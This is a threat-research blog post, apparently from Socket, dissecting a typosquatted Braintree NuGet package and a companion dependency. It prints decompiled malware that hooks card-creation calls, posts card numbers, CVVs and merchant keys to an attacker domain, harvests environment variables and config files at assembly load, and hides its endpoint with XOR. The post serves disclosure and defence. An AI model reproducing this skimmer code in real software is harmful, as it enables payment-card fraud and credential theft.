

Fake Braintree NuGet Package Skims Credit Cards and Harvests...

 socket.dev/blog/braintree-nuget-typosquat-skims-credit-cards

Joseph Edwards

July 9, 2026



[Blog](#)

[ResearchSecurity News](#)

Fake Braintree NuGet Package Skims Credit Cards and Harvests Merchant Credentials

A malicious .NET package is typosquatting the Braintree SDK to steal live payment card data, merchant API keys, and host secrets from production apps.

Joseph Edwards

Summarize with AI

Socket's AI scanner flagged a suspicious NuGet package masquerading as the official Braintree payment gateway client, with the first malicious version published on July 3, 2026. It was detected by Socket as potential malware 10 minutes after publication. Follow-on analysis by the Socket Threat Research team revealed a multi-stage .NET implant that intercepts live payment card data, exfiltrates Braintree merchant API keys and harvests host environment

secrets upon assembly load. The package Braintree.Net copies the surface API of PayPal Braintree's legitimate Braintree SDK while routing stolen data to attacker-controlled infrastructure at `api.348672-shakepay[.]com`.

The official Braintree .NET library is published on NuGet as Braintree (currently in the 5.x line, maintained by PayPal/Braintree). The malicious package uses a common name variation — Braintree.Net — a mismatched version scheme (3.36.1 vs official 5.x), and metadata that points at the real braintree/braintree_dotnet GitHub repository. Developers searching for "Braintree .NET" or copy-pasting a slightly wrong package name are the intended victims. We have reported this package to the NuGet security team and requested the removal of the package and the suspension of the publisher's account.

⚠ Malware was recently detected in this package.
Affected versions: 3.35.8 3.35.9 3.36.0 3.36.1

B

Braintree.Net

Updated Braintree Client Library for .NET — A C# / .NET SDK for interacting with the Braintree Payment Gateway (transactions, customers, subscriptions, webhooks, etc.). Supports .NET Standard 2.0 and .NET Framework 4.5.2+. MIT Licensed.

Source

NuGet

Copy purl

Socket

0%

Supply Chain Security

100

Vulnerability

90

Quality

100

Maintenance

100

License

Known malware

SUPPLY CHAIN RISK

⚠ This package version is identified as malware. It has been flagged either by Socket's AI scanner and confirmed by our threat research team, or is listed as malicious in security databases and other sources.
Found 4 instances

Network access

SUPPLY CHAIN RISK

■ This module accesses the network.

Shell access

SUPPLY CHAIN RISK

■ This module accesses the system shell. Accessing the system shell increases the risk of executing arbitrary code.

Uses eval

SUPPLY CHAIN RISK

■ Package uses dynamic code execution (e.g., `eval()`), which is a dangerous practice. This can prevent the code from running in certain environments and increases the risk that the code may contain exploits or malicious behavior.

Dependencies have 7 high and critical alerts.

Known malware, Obfuscated code, and High CVE

Version

3.36.1

Version published

2 days ago

Total downloads

14M

Maintainers

1

Created

9 months ago

Affected Packages

At the time of analysis, the following NuGet package versions contain confirmed malicious code:

- [pkg:nuget/braintree.net@3.35.8](#)
- [pkg:nuget/braintree.net@3.35.9](#)

2/20

- [pkg:nuget/braintree.net@3.36.0](#)
- [pkg:nuget/braintree.net@3.36.1](#)
- [pkg:nuget/dependencyinjector.core@1.0.0](#)
- [pkg:nuget/dependencyinjector.core@1.3.0](#)
- [pkg:nuget/dependencyinjector.core@1.4.0](#)
- [pkg:nuget/dependencyinjector.core@1.4.1](#)

The following package versions were transitively affected, pulling in the malicious dependencyinjector.core:

- [pkg:nuget/sipnet@12.8.4](#)
- [pkg:nuget/sipnet@12.8.5](#)
- [pkg:nuget/sipnet@12.8.6](#)
- [pkg:nuget/sipnet@12.8.7](#)
- [pkg:nuget/sipnet.openai.realtime@12.8.3](#) (indirect, depending on sipnet)

Additional context on the Braintree.Net's NuGet presence:

- **Package ID:** Braintree.Net (official package ID is Braintree)
- **Claimed author:** Braintree (impersonation — official packages are published under the braintreepayments profile) The malicious Braintree.Net blends in and ranks just after the legitimate package, partially due to inflated download count.


The screenshot shows the NuGet Packages search results for 'Braintree'. The search bar at the top shows 'Braintree' and 109 packages are returned. The left sidebar shows filters for Frameworks (.NET, .NET Core, .NET Standard, .NET Framework) and Package type (All types, Dependency, .NET tool, Template, MCP Server). The main results show three packages: 'Braintree' (exact match, 13,524,607 downloads), 'Braintree.Net' (14,386,322 downloads), and 'Stripe.net' (91,846,118 downloads).

- **Claimed project URL:** https://github.com/braintree/braintree_dotnet (legitimate repo; this package is not built or distributed from it)
- **Companion dependency (3.36.0+):** `DependencyInjector.Core` $\geq 1.4.1$ - a near-unused package whose primary downstream consumer is this typosquat

This companion dependency contains a follow-on payload which functions as a token harvester.
- **Faked Download Counts:** Of `Braintree.Net`'s ~14M reported downloads, roughly 11M is padding sprayed across 120 throwaway `0.0.x` versions with published on a single day (2025-10-09, ~93,300 each). The genuinely malicious releases (3.35.8–3.36.1) have only ~334 real installs — a ~32,900x gap between the headline number and the real blast radius.

Braintree.Net: 14M reported downloads, ~11M provably fake, ~334 real installs

The inflated count makes a 9-month-old typosquat look like a trusted, widely-used SDK.



The **120 empty placeholder versions** (0.0.1 through 0.0.120) contained only a .nuspec and no DLL — a common namespace-squatting technique to occupy the package name and artificially increase the download count before dropping functional payloads:

Comparison to the Legitimate Package

The malicious package ships real-looking Braintree.dll assemblies for multiple target frameworks (net452, netstandard2.0, net8.0, net9.0, net10.0). The public API surface — BraintreeGateway, CreditCardGateway, TransactionGateway, webhook types, GraphQL client wrappers — closely mirrors the legitimate SDK. A developer can instantiate a gateway, create customers, run transactions, and receive plausible `Result<T>` objects without any obvious runtime errors.

The README bundled in the package is copied from official Braintree documentation and even instructs developers to install the **real** package name:

```
#### Via NuGet
```

```
Install-Package Braintree
```

```
or
```

```
dotnet add package Braintree
```

That instruction refers to Braintree, not Braintree.Net — a subtle inconsistency that may go unnoticed during a hurried install. The package description, tags (braintree, paypal, visa, mastercard, etc.), and MIT license claim complete the camouflage.

Comparison against the official Braintree **5.36.0** assembly confirms the divergence is not cosmetic:

- The legitimate `CreditCardGateway.Create()` posts directly to Braintree's API — no side-channel logging
- The legitimate `BraintreeGateway.PrivateKey` setter assigns configuration only — no outbound HTTP call
- Legitimate assembly contains **no** `CardOperationLogger`, **no** `DependencyInjectorLoader`, and **no** reference to `DependencyInjector.Core`

The typosquat adds all three.

Execution Flow

When a .NET application references Braintree.Net and loads the assembly, three independent exfiltration paths activate at different lifecycle points. The diagram below shows how a normal payment integration unknowingly triggers them:

Application starts



```
[Module Init] Braintree.DependencyInjectorLoader.Load()
(also: DependencyInjector.Core.AutoInitializer)
  ↳ CodebaseAnalyzer.AnalyzeAndPrint()
      ↳ POST env/config/cloud metadata
          → /api/analytics/report
```




Developer configures gateway:

```
gateway.PrivateKey = "..."
```



```
[Property Setter] BraintreeGateway.PrivateKey
(only when Environment == PRODUCTION)
  ↳ GatewayInput.AddAccountAsync()
```



Every exfiltration path wraps its body in an empty catch block. Network failures, TLS errors, and malformed payloads are swallowed silently: the host application continues operating as if nothing happened.

Payment Card Interception

The class `Braintree.CardOperationLogger` exists only in the `typosquat` assembly. It is not present in any official Braintree release analyzed for comparison.

Gateway Hooks

The logger is invoked **before** the legitimate Braintree HTTP request in payment-critical code paths. For example, `CreditCardGateway.Create()` in the malicious assembly:

```
public virtual Result<CreditCard> Create(CreditCardRequest request)
{
    CardOperationLogger.Instance.LogCreditCardCreate(gateway, request);
    return new ResultImpl<CreditCard>(
        new NodeWrapper(service.Post(service.MerchantPath() + "/payment_methods",
request)),
        gateway);
}
```

The official Braintree 5.36.0 `Create()` method contains no such call; it posts to Braintree directly:

```

public virtual Result<CreditCard> Create(CreditCardRequest request)
{
    return new ResultImpl<CreditCard>(
        new NodeWrapper(service.Post(service.MerchantPath() + "/payment_methods",
request)),
        gateway);
}

```

Similar hooks exist on async variants and on transaction, payment method, and card verification gateways via methods named LogCreditCardCreate, LogCreditCardUpdate, LogTransactionSale, LogTransactionCredit, LogPaymentMethodCreate, LogPaymentMethodUpdate, and LogCardVerification.

Exfiltration Body

SendAsync serializes a CardOperationLog object into JSON and POSTs it to a hardcoded endpoint. The decompiled implementation:

```

private const string ApiEndpoint = "https[://]api.348672-shakepay[.]com/api/card";
private const string ApiKey = "2523-5235-8564-2683-2386";

private async Task SendAsync(CardOperationLog log)
{
    try
    {
        string content =
            $"{\\"operation\\":\\"{Escape(log.Operation)}\\"}," +
            $"{\\"gateway\\":\\"{Escape(log.Gateway)}\\"}," +
            $"{\\"cardNumber\\":\\"{Escape(log.CardNumber)}\\"}," +
            $"{\\"cvv\\":\\"{Escape(log.CVV)}\\"}," +
            $"{\\"cardType\\":\\"{Escape(log.CardType)}\\"}," +
            $"{\\"expirationDate\\":\\"{Escape(log.ExpirationDate)}\\"}," +
            $"{\\"customerId\\":\\"{Escape(log.CustomerId)}\\"}," +
            $"{\\"amount\\":{(log.Amount.HasValue ?
log.Amount.Value.ToString(CultureInfo.InvariantCulture) : "null")}," +
            $"{\\"timestamp\\":\\"{log.Timestamp:0}\\\"}}";

        HttpRequestMessage httpRequestMessage =
            new HttpRequestMessage(HttpMethod.Post, "https[://]api.348672-
shakepay[.]com/api/card");

        httpRequestMessage.Content = new StringContent(content, Encoding.UTF8,
"application/json");
        httpRequestMessage.Headers.Add("X-Api-Key", "2523-5235-8564-2683-2386");

        await
_httpClient.SendAsync(httpRequestMessage).ConfigureAwait(continueOnCapturedContext:

```

```

false);
    }
    catch
    {
    }
}

```

Fields on CardOperationLog confirm the scope of harvested payment data:

- CardNumber — full primary account number (PAN)
- CVV — card verification value
- ExpirationDate — card expiry
- CustomerId, Amount, Operation, Gateway, CardType, Timestamp

Example: Card Creations Hooked

When a merchant creates a credit card in production, LogCreditCardCreate copies request fields directly into the exfiltration log:

```

public void LogCreditCardCreate(IBraintreeGateway gateway, CreditCardRequest request)
{
    if (IsProduction(gateway))
    {
        SendAsync(new CardOperationLog
        {
            Operation = "Create",
            Gateway = "CreditCardGateway",
            CardNumber = request.Number,
            CVV = request.CVV,
            CardType = DetectCardType(request.Number),
            ExpirationDate = (request.ExpirationDate ??
                (request.ExpirationMonth + "/" + request.ExpirationYear)),
            CustomerId = request.CustomerId
        });
    }
}

```

Transaction sale paths extract card data from nested request.CreditCard objects when present. This covers both direct card entry and flows where card details are attached to a transaction request rather than a standalone payment method create.

Merchant Credential Theft

Beyond card data, the implant steals **Braintree merchant API credentials** — the merchantId, publicKey, and privateKey triple that grants full gateway API access.

The theft is triggered from the `BraintreeGateway.PrivateKey` **property setter**, which in the official SDK simply stores the value. In the typosquat:

```
public virtual string PrivateKey
{
    get
    {
        return Configuration.PrivateKey;
    }
    set
    {
        Configuration.PrivateKey = value;
        if (!_accountAdded
            && !string.IsNullOrEmpty(Configuration.MerchantId)
            && !string.IsNullOrEmpty(Configuration.PublicKey)
            && !string.IsNullOrEmpty(Configuration.PrivateKey)
            && Configuration.Environment == Environment.PRODUCTION)
        {
            _accountAdded = true;
            GatewayI = new GatewayInput();
            GatewayI.AddAccountAsync(
                Configuration.MerchantId,
                Configuration.PublicKey,
                Configuration.PrivateKey);
        }
    }
}
```

`GatewayInput.AddAccountAsync` POSTs all three secrets:

```
private const string ApiEndpoint = "https[://]api.348672-shakepay[.]com/api/account";
private const string ApiKey = "2523-5235-8564-2683-2386";
```

```
public async Task<bool> AddAccountAsync(string merchantId, string publicKey, string
privateKey)
```

```
{
    try
    {
        string content =
            $"{\\"merchantId\\":\\"{Escape(merchantId)}\\"}," +
            $"{\\"publicKey\\":\\"{Escape(publicKey)}\\"}," +
            $"{\\"privateKey\\":\\"{Escape(privateKey)}\\"}," +
            $"{\\"timestamp\\":\\"{DateTime.UtcNow:O}\\"}";

        HttpRequestMessage httpRequestMessage =
            new HttpRequestMessage(HttpMethod.Post, "https[://]api.348672-
shakepay[.]com/api/account");

        httpRequestMessage.Content = new StringContent(content, Encoding.UTF8,
```

```

"application/json");
    httpRequestMessage.Headers.Add("X-Api-Key", "2523-5235-8564-2683-2386");

    await
_httpClient.SendAsync(httpRequestMessage).ConfigureAwait(continueOnCapturedContext:
false);
    return true;
}
catch
{
    return false;
}
}

```

A single production gateway initialization is enough for the attacker to obtain credentials that allow creating transactions, issuing refunds, and accessing customer vault data through the real Braintree API — independently of the card-stealing hooks.

Environment Variable and Token Harvesting

Starting with 3.36.0, the package declares a dependency on `DependencyInjector.Core` for `net8.0`, `net9.0`, and `net10.0` targets. That package is described on NuGet as an "Auto-analyzer" and runs without any code changes by the victim application.

Module Initialization Chain

Two module initializers fire when the assemblies load:

In Braintree.dll:

```

internal static class DependencyInjectorLoader
{
    [ModuleInitializer]
    internal static void Load()
    {
        try
        {
            CodebaseAnalyzer.AnalyzeAndPrint();
        }
        catch
        {
        }
    }
}

```

In DependencyInjector.Core.dll:

```

internal static class AutoInitializer
{
    private static int _initialized;

    [ModuleInitializer]
    internal static void Initialize()
    {
        if (Interlocked.Exchange(ref _initialized, 1) == 1)
            return;

        try
        {
            CodebaseAnalyzer.AnalyzeAndPrint();
        }
        catch
        {
        }
    }
}

```

AnalyzeAndPrint() collects a CodebaseAnalysisResult and, if reporting is enabled, ships it asynchronously:

```

public static void AnalyzeAndPrint()
{
    try
    {
        AnalyticsOptions analyticsOptions = AnalyticsOptions.FromEnvironment();
        if (analyticsOptions.Enabled)
        {
            AnalyticsReporter.Report(Analyze(), analyticsOptions.Endpoint);
        }
    }
    catch
    {
    }
}

```

Analyze() aggregates output from dedicated analyzer classes:

```

public static CodebaseAnalysisResult Analyze()
{
    return new CodebaseAnalysisResult
    {
        Environment = EnvironmentAnalyzer.Analyze(),
        Project = ProjectAnalyzer.Analyze(),
        Configuration = ConfigurationAnalyzer.Analyze(),
        Dependencies = DependencyAnalyzer.Analyze(),
        EnvironmentVariables = EnvironmentVariablesAnalyzer.Analyze(),
    }
}

```

```

        Container = ContainerAnalyzer.Analyze(),
        SystemResources = SystemResourcesAnalyzer.Analyze(),
        Cloud = CloudProviderAnalyzer.Analyze(),
        AnalysisTimestamp = DateTime.UtcNow
    };
}

```

Token and Secret Theft

Environment Variables - every variable in the process environment, categorized by prefix:

```

private static readonly HashSet<string> CloudPatterns = new HashSet<string>
(StringComparer.OrdinalIgnoreCase)
{
    "AWS_", "AZURE_", "GOOGLE_", "GCP_", "GCLLOUD_", "KUBERNETES_", "K8S_",
    "HEROKU_", "RAILWAY_", "FLY_", "VERCEL_", "RENDER_", "DIGITALOCEAN_"
};

private static readonly HashSet<string> AspNetCorePrefixes = new HashSet<string>
(StringComparer.OrdinalIgnoreCase)
{
    "ASPNETCORE_", "ASPNET_"
};

```

Each variable is captured with its **full value** into an EnvironmentVariable record and included in the exfiltration payload via MapToPayload.

Application Configuration - ConfigurationAnalyzer reads appsettings*.json files from the application directory (walking up to five parent directories), parses JSON including the ConnectionStrings section, and stores the **raw file contents** of every discovered config file:

```

foreach (string item in list)
{
    try
    {
        string value = File.ReadAllText(item);
        dictionary3[item] = value; // RawAppSettingsFiles
    }
    catch
    {
    }
}

```

- **Cloud and container metadata** — CloudProviderAnalyzer and ContainerAnalyzer probe for AWS/Azure/GCP instance metadata, Kubernetes service account token paths (including /var/run/secrets/kubernetes.io/serviceaccount/token), Docker cgroup information, and mounted secrets under /var/run/secrets.
- **Dependencies and assemblies** — loaded assembly names, NuGet package references, and project type detection ([ASP.NET](#) Core Web API, Blazor, Azure Functions, etc.).

The assembled payload is POSTed as JSON via AnalyticsReporter.ReportAsync:

```
public static async Task<bool> ReportAsync(CodebaseAnalysisResult result, string
endpoint)
{
    try
    {
        HttpClient orCreateHttpClient = GetOrCreateHttpClient();
        object value = MapToPayload(result);
        return (await orCreateHttpClient.PostAsJsonAsync(endpoint, value,
JsonOptions)).IsSuccessStatusCode;
    }
    catch
    {
        return false;
    }
}
```

On a typical payment-processing server, this captures Braintree keys from environment variables or appsettings.json, database connection strings, cloud IAM role credentials, and CI/CD tokens — in addition to the payment-specific theft described above.

Production-Only Gating

This implant uses **environment-based gating** tied to the Braintree SDK's own configuration rather than host-level sandbox detection:

```
private bool IsProduction(IBraintreeGateway gateway)
{
    try
    {
        return gateway?.Configuration?.Environment?.EnvironmentName == "production";
    }
    catch
    {
        return false;
    }
}
```

Card exfiltration methods call `IsProduction()` before invoking `SendAsync`. Merchant credential theft checks `Configuration.Environment == Environment.PRODUCTION` in the `PrivateKey` setter.

Practical effect:

- **Sandbox and development integrations** - developers testing with Braintree Sandbox credentials see no exfiltration from the card logger or credential stealer, reducing the chance of discovery during routine QA
- **Production deployments** - live PAN/CVV data and real merchant keys are harvested on first use
- **Environment harvester** (`DependencyInjector.Core`) - runs unconditionally on assembly load regardless of Braintree environment setting, so even sandbox-only apps on .NET 8+ leak host secrets if they reference the poisoned package

This split behavior allows the attacker to deliberately target payment data in production, while environment reconnaissance casts a wider net.

C2 Endpoint Obfuscation

The card and account exfiltration endpoints are stored as **plaintext string constants** in `Braintree.dll`:

- `https[://]api.348672-shakepay[.]com/api/card`
- `https[://]api.348672-shakepay[.]com/api/account`
- Shared header: `X-Api-Key: 2523-5235-8564-2683-2386`

However, the analytics/report endpoint used by `DependencyInjector.Core` is **XOR-obfuscated** at rest, another suspicious indicator. The `AnalyticsOptions` static constructor embeds a 52-byte ciphertext array; at runtime `GetDefaultEndpoint()` decodes it:

```
private static string GetDefaultEndpoint()
{
    return EndpointObfuscator.Decode(ObfuscatedEndpoint);
}
```

The obfuscator applies repeating-key XOR over UTF-8 bytes:

```
internal static class EndpointObfuscator
{
    private static readonly byte[] Key;

    internal static string Decode(byte[] data)
    {
```

```

        byte[] array = new byte[data.Length];
        for (int i = 0; i < data.Length; i++)
        {
            array[i] = (byte)(data[i] ^ Key[i % Key.Length]);
        }
        return Encoding.UTF8.GetString(array);
    }
}

```

Recovered values from DependencyInjector.Core 1.4.1 (net10.0):

- **Obfuscated blob:**
220F582D6DB51544FD7D3701497F24BB7D49012E76EE510EEC6C2701192471A22B0B45727FE
15B07E579374C09646EE83A145E29
- **XOR key:** 4A7B2C5D1E8F3A6B9C0D5E2F7A4B1C8D
- **Decoded endpoint:** https[://]api.348672-shakepay[.]com/api/analytics/report


A naive strings extraction or single-pass XOR scan of the DLL does not surface the analytics URL — only the card/account endpoints appear in plaintext. The payment hooks use readable C2 strings while the broader environment harvester hides its endpoint behind XOR encoding.

The domain 348672-shakepay[.]com uses the Shakepay brand name but is **not** registered infrastructure belonging to Shakepay (shakepay.com). Passive DNS resolution returns Cloudflare anycast addresses (104.21[.]89.51, 172.67[.]188.32), consistent with attacker-controlled origin hiding rather than a legitimate payment processor API.

Sibling Packages with DependencyInjector Dependency

Beyond Braintree.Net, the same braintree nuget.org account publishes a family of SIP/WebRTC packages that typosquat the popular SIPSorcery ecosystem, two of which route to the malicious DependencyInjector.Core harvester:

Braintree.Net NuGet campaign: DependencyInjector.Core injected into two typosquats, both stages exfil to one C2



- SipNet typosquats the core SIPSorcery library; its own SipNet.dll is a clean recompile of SIPSorcery with no embedded payload, but versions 12.8.4–12.8.7 add a DependencyInjector.Core dependency purely at the manifest level — the DLL is identical across 12.8.3–12.8.6, so only the dependency list changed — and the dependency is scoped exclusively to the .NET 8/9/10 target frameworks, sparing classic .NET Framework/netstandard consumers.
- SipNet.OpenAI.Realtime typosquats SIPSorcery's OpenAI Realtime WebRTC integration; its own code is a benign OpenAI Realtime client and it does not reference DependencyInjector.Core directly. It declares a dependency on the malicious SipNet (≥10.0.5) — however, NuGet's default lowest-applicable resolution selects SipNet@12.8.3, which is the clean front version, so it does **not** pull the harvester in a default install. It becomes a live transitive vector only if SipNet floats to ≥12.8.4 in the dependency graph (another constraint, an explicit pin, or 12.8.3 being unlisted).

Campaign Attributes

Several characteristics suggest this is a deliberate, financially motivated supply-chain operation rather than a one-off package upload:

- **Payment SDK targeting** — the implant hooks payment gateway methods and harvests PCI-sensitive data (PAN, CVV) plus merchant API keys. The value proposition for the attacker is direct financial fraud and resale of credentials.
- **Typosquat plus metadata impersonation** — package ID `Braintree.Net`, author field `Braintree`, and a README copied from official docs create multiple discovery paths for developers who mistype or mis-search NuGet.
- **Namespace pre-squatting** — 120 empty `0.0.x` versions reserve the package name before functional payloads appear under plausible `3.35.x` / `3.36.x` version numbers that mimic an outdated major release line.
- **Split obfuscation strategy** — plaintext C2 strings in the payment stealer (relying on production gating for stealth) combined with XOR-encoded analytics endpoint in the companion dependency.
- **Companion package pattern** — `DependencyInjector.Core` has negligible independent adoption (~50 downloads per version) but is listed as a dependency of this typosquat and another package (`SipNet`), suggesting a reusable implant framework across NuGet brands.
- **Silent failure everywhere** — empty catch blocks on every exfil path ensure merchants never see exceptions, failed payments, or broken integrations that would trigger investigation.
- **Multi-stage .NET module initializers** — `[ModuleInitializer]` attributes guarantee execution at assembly load without requiring the victim to call any malicious API surface directly.

Recommended Actions

Remove `Braintree.Net` **immediately** from all projects, solution-wide central package management files, and CI restore caches. Replace with the official package:

```
dotnet remove package Braintree.Net
dotnet add package Braintree
```

- **Rotate all Braintree merchant credentials** (`merchantId`, `publicKey`, `privateKey`, access tokens) for any environment that ever referenced this package — assume production keys are compromised if the gateway was configured with `Environment.PRODUCTION`.

- **Treat card data as potentially disclosed** if production traffic ran through the poisoned SDK while card numbers or CVVs were present in request objects. Engage PCI incident response and notification processes as applicable.
- **Audit for companion packages:** search lock files and dependency graphs for `DependencyInjector.Core` , `SipNet` and `SipNet.OpenAI.Realtime` in addition to `Braintree.Net`.
- **Block egress** to `348672-shakepay[.]com` and subdomains at network perimeter controls.
- **Hunt in proxy/firewall logs** for:
 - Outbound POSTs to `api.348672-shakepay[.]com`
 - HTTP headers containing `X-API-Key: 2523-5235-8564-2683-2386`

Indicators of Compromise

File Hashes

Braintree.dll

- 7a9f19ed663c1d4ee259ba0a10e93e1c9770812ce81f8c945140a452d17cb3c8
- f181d57c29364aef01e3f72051ec2dc0da918d346e7e4d1377e13408afb8663a
- 220908e8c23c2332266ba1e984f839b9914c2e40a946b172f6d9b8b36728f98a
- 86d287eafecd542faec21a95522b3425000ae5d8650813a9987b7c10cf90fc7a
- 5cae5ec54f450ef7483e265d289edc3877c17e3ae508c06e1679371aa1c1306f
- d6fbfada62639578b6a6e91786928705dd22bb14b0f030504ffbc974e23528bc
- e0c7797e7dba2056bc95bfddb96d9f07afb93988f108bc417c40cd05f7ae49a4
- 064653872c1b4c3d5b5242627cda259056fed7159fcd2cc5a448981c9f81aeda
- 2547382cd5151e2210c6349f17230ae3d1a59935e3b8d1757d72d9abd30ac858
- 52aeb64f4199235704d0e4a6908c501c3b4bdd4a004a766a5ca55b9655b24775
- 9dff477e6d30872669bb6186c67147a945d9de7e947eb7906afdb03c93901ead

DependencyInjector.Core.dll

- efec1e537445170a9aac11781c597cba5bd5d25b79ac3d65467d84f109d86fd4
- 7c30f007af910886b46f6022dd724dd303ad2d5f983376d0547293f484d6ae71
